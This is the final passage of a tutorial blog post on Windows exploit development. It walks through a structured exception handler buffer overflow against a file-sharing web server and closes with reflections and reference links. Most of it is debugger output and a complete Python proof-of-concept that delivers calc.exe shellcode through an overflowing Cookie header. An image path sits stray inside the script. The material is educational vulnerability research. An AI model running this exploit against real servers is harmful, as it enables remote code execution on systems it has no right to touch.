Run the script and check out Immunity Debugger, you’ll need to pass the exception to the application for the exploit to work. To do this, from within Immunity, press Shift-F7 then F9 and you’ll see that the payload gets executed when it says “INT”.

**[15:30:22] Access violation when reading [90909084] - use Shift+F7/F8/F9 to pass exception to program**

```

01A96E80 CC INT3
01A96E81 CC INT3
01A96E82 CC INT3
01A96E83 CC INT3
01A96E84 CC INT3
01A96E85 CC INT3
01A96E86 CC INT3
01A96E87 CC INT3
01A96E88 CC INT3
01A96E89 CC INT3
01A96E8A CC INT3
01A96E8B CC INT3
01A96E8C 43 INC EBX
01A96E8D 43 INC EBX
01A96E8E 43 INC EBX
01A96E8F 43 INC EBX
01A96E90 43 INC EBX
01A96E91 43 INC EBX
01A96E92 43 INC EBX
01A96E93 43 INC EBX
01A96E94 43 INC EBX
01A96E95 43 INC EBX
01A96E96 43 INC EBX
01A96E97 43 INC EBX
01A96E98 43 INC EBX
01A96E99 43 INC EBX
01A96E9A 43 INC EBX
01A96E9B 43 INC EBX
01A96E9C 43 INC EBX
01A96E9D 43 INC EBX
01A96E9E 43 INC EBX
01A96E9F 43 INC EBX
01A96EA0 43 INC EBX
01A96EA1 43 INC EBX
01A96EA2 43 INC EBX
01A96EA3 43 INC EBX
01A96EA4 43 INC EBX
01A96EA5 43 INC EBX
01A96EA6 43 INC EBX
01A96EA7 43 INC EBX
01A96EA8 43 INC EBX
01A96EA9 43 INC EBX
01A96EAA 43 INC EBX
01A96EAB 43 INC EBX
01A96EAC 43 INC EBX
01A96EAD 43 INC EBX
01A96EAE 43 INC EBX
01A96EAF 43 INC EBX
01A96EB0 43 INC EBX
01A96EB1 43 INC EBX
01A96EB2 43 INC EBX
01A96EB3 43 INC EBX
01A96EB4 43 INC EBX
01A96EB5 43 INC EBX
01A96EB6 43 INC EBX
01A96EB7 43 INC EBX
01A96EB8 43 INC EBX
01A96EB9 43 INC EBX
01A96EBA 43 INC EBX
01A96EBB 43 INC EBX
01A96EBC 43 INC EBX
01A96EBD 43 INC EBX
01A96EBE 43 INC EBX
01A96EBF 43 INC EBX
01A96EC0 43 INC EBX
01A96EC1 43 INC EBX
01A96EC2 43 INC EBX
01A96EC3 43 INC EBX

```

Address	Hex	dump	ASCII
00597000	00 00 00 00 C7 24 54 00	...	!\$T.
00597008	44 27 54 00 4F 05 52 00	D'T.OFR.	
00597010	7E 05 52 00 B0 05 52 00	~FR. FR.	
00597018	E2 05 52 00 5E 28 54 00	ΓFR.^(T.	
00597020	A8 2A 54 00 A3 2D 54 00	¿*T.ú-T.	
00597028	E3 2D 54 00 AE 2E 54 00	π-T.«.T.	
00597030	B2 2F 54 00 13 3B 54 00	≡/T.!!;T.	
00597038	D8 47 54 00 CD 51 54 00	TGT.=QT.	
00597040	F3 51 54 00 CE 5F 54 00	≤QT.†T.	
00597048	80 21 52 00 C0 44 40 00	C†R. LDe.	
00597050	00 53 40 00 E0 8B 40 00	.Se.αie.	
00597058	A0 EA 40 00 00 0E 41 00	ãæ. .#A.	
00597060	A0 EF 44 00 E0 FE 44 00	ãD.α=D.	
00597068	B0 27 45 00 60 78 45 00	≡'E.'#E.	
00597070	50 B7 47 00 40 BC 47 00	PnG. @G.	
00597078	E0 E1 47 00 A0 E2 47 00	αpG.ãrg.	
00597080	90 73 48 00 30 9C 48 00	εsH.0εH.	
00597088	E0 9C 48 00 10 A9 48 00	αεH.†rH.	
00597090	50 4A 49 00 A0 57 49 00	PJl.ãWl.	
00597098	20 62 49 00 30 B3 40 00	bI.0Jl.	
005970A0	10 B9 4D 00 80 CD 4D 00	≡lM.C=M.	
005970A8	20 71 4E 00 90 80 4E 00	qN.εçN.	
005970B0	00 CD 4E 00 0C 93 52 00	.=N.òR.	
005970B8	22 93 52 00 60 93 52 00	*òR.òR.	
005970C0	9E 93 52 00 DC 93 52 00	RòR.òR.	
005970C8	CD 2B 54 00 0A 2C 54 00	=+T...T.	
005970D0	42 2C 54 00 B6 B6 53 00	B,T.≡llS.	
005970D8	00 2F 54 00 38 2F 54 00	./T.8/T.	
005970E0	04 31 54 00 EA 46 54 00	♦1T.ãFT.	
005970E8	80 E3 4E 00 84 49 54 00	çTn.ãIT.	
005970F0	19 52 54 00 53 53 54 00	†RT.çST.	
005970F8	13 0F 53 00 36 0F 53 00	!!rS.6rS.	
00597100	C8 56 54 00 A7 E1 53 00	≡UT.0pS.	
00597108	D2 11 51 00 6B 21 51 00	π◀Q.k†Q.	
00597110	B0 21 51 00 1B 26 51 00	≡†Q.†&Q.	
00597118	D6 26 51 00 3F 4B 51 00	π&Q.?KQ.	
00597120	2A B1 51 00 F3 DF 51 00	*Q.çQ.	
00597128	00 00 00 00 00 00 00 00	.....	
00597130	FB 97 4F 00 5F D6 4F 00	†QD. lπD.	

```

!mona findmsp
[15:32:38] INT3 command at 01A96E8C

```

## Step 4: Add payload instructions and confirm code execution

Brilliant! We have achieved code execution and we can now specify any payload we want. Let's choose a good ol' pop calc shellcode payload. Add the following into our script and run it again:

```

31 C9 # xor ecx,ecx
51 # push ecx

```

```
68 63 61 6C 63      # push 0x636c6163
54                  # push dword ptr esp
B8 C7 93 C2 77      # mov eax,0x77c293c7
FF D0              # call eax
```

## ezfilesharing\_poc4.py

```
import socket
import os
import time
import sys

# IP address of host (set to localhost 127.0.0.1 because we are running it on our
host = "127.0.0.1"
# Port of host
port = 80
# Max size of our buffer
bufsize = 3000

padding = "/.:/"          # Unusual, but needed
padding += "A" * 53      # 53 byte offset character buffer to reach SEH

nseh = "\xeb\x14\x90\x90" # nseh overwrite --> jmp 20 bytes with 2 NOPs
seh = "\x05\x86\x01\x10"  # pop pop ret ImageLoad.dll (WinXP SP3) 0x10018605

nops = "\x90"*20         # 20 byte NOP sled

# Calc.exe shellcode payload
payload = "\x31\xc9"      # xor ecx,ecx
payload += "\x51"         # push ecx
payload += "\x68\x63\x61\x6c\x63" # push 0x636c6163
payload += "\x54"         # push dword ptr esp
payload += "\xb8\xc7\x93\xc2\x77" # mov eax,0x77c293c7
payload += "\xff\xd0"     # call eax

# Build our exploit
# | offset [53 bytes] | nSeh [jmp 20 bytes] | Seh [0x10018605] | NOP sled
sploit = padding
sploit += nseh
sploit += seh
sploit += nops
sploit += payload

# Build the filler buffer
filler = "\x43"*(bufsize-len(sploit))

# Combine together for final buffer
buf = sploit
buf += filler
```

```

request = "GET /vfolder.ghp HTTP/1.1\r\n"
request += "Host: " + host + "\r\n"
request += "User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101"
request += "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q="
request += "Accept-Language: en-US,en;q=0.5" + "\r\n"
request += "Accept-Encoding: gzip, deflate" + "\r\n"
request += "Referer: " + "http://" + host + "/" + "\r\n"
request += "Cookie: SESSIONID=16246; UserID=PassWD=" + buf + "; frmUserName=; fr"
request += " rememberPass=pass"
request += "\r\n"
request += "Connection: keep-alive" + "\r\n"
request += "If-Modified-Since: Mon, 19 Jun 2017 17:36:03 GMT" + "\r\n"

print "[*] Connecting to target: " + host


# Set up our socket connection
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
    # Attempt to connect to host
    connect = s.connect((host, port))
    print "[*] Successfully connected to: " + host
except:
    print "[!] " + host + " didn't respond...\n"
    sys.exit(0)

# Send payload to target
print "[*] Sending payload to target..."
s.send(request + "\r\n\r\n")
print "[!] Payload has been sent!\n"
s.close()

```

After running the updated Python script and passing the exception (Shift-F7) then resuming execution (F9), you should see our old friend, the Windows calculator program calc.exe! Congratulations, you just completed your first SEH buffer overflow exploit script! That was more complex than our previous exploits so pat yourself on the back, it's also our first Remote Code Execution (or RCE) exploit in the series.



## Lessons learned and reflections

What did we learn from this exploit? We learned that software sometimes introduces functionality that at its face is perfectly fine and well intentioned, but upon further poking and prodding can be turned into an attack vector. Who would have thought that error handling could be made into a vulnerability? It's quite amusing that Windows introduced something intended to recover from errors, but in reality added a new way to make errors even worse. We also learned all about how Windows handles errors using the Structured Exception Handler chain, proving that any hacker worth their salt should be familiar with the operating system they are writing exploits for. You end up missing quite a lot if you don't know about the environment you're hacking in. So dust off that Operating System Concepts 7th edition book and get reading!

## Feedback and Part 5 next time

Thanks for coming back to check out the 4th part of this Windows exploit development series, it means a lot to me and I hope you are learning things that will help you get further as a vulnerability researcher. If you found anything to be unclear or you have some recommendations then send me a message on Twitter ([@shogun\\_lab](#)). RSS feed can be found [here](#). I'll see you next time for **Part 5!**

お疲れ様でした。

**UPDATE: Part 5 is posted [here](#).**

## Structured Exception Handler exploit resources

### Tutorials

- [\[Security Sift\] Windows Exploit Development – Part 6: SEH Exploits](#)

- [\[Corelan\] Exploit writing tutorial part 3 : SEH Based Exploits](#)
- [\[FuzzySecurity\] Part 3: Structured Exception Handler \(SEH\)](#)

## Research

- [\[Microsoft\] Structured Exception Handling](#)

---

## Shogun Lab | 将軍ラボ

Shogun Lab | 将軍ラボ  
[steven@shogunlab.com](mailto:steven@shogunlab.com)

 [shogunlab](#)  
 [shogunlab](#)  
 [shogun\\_lab](#)

Shogun Lab does application vulnerability research to help organizations identify flaws in their software before malicious hackers do.

The Shogun Lab logo is under a [CC Attribution-NonCommercial-NoDerivatives 4.0 International License](#) by Steven Patterson and is a derivative of "[Samurai](#)" by Simon Child, under a [CC Attribution 3.0 U.S. License](#).